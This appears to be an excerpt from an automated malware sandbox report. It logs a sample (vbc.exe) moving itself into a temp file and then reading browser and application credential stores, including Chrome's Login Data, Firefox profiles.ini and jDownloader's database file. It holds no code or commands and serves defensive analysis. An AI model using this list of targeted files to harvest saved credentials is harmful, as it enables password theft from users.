Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	C:\Users\user\AppData\Local\Temp\tmpG917.tmp	success or wait	1	1E7282	MoveFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E227995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E227995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E13DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E22A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E13DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D22B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D22B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E227995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E227995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E13DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E13DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D22B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D22B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D22B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D22B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D22B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D22B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D22B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D22B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D22B2B3	ReadFile

Disassembly

Code Analysis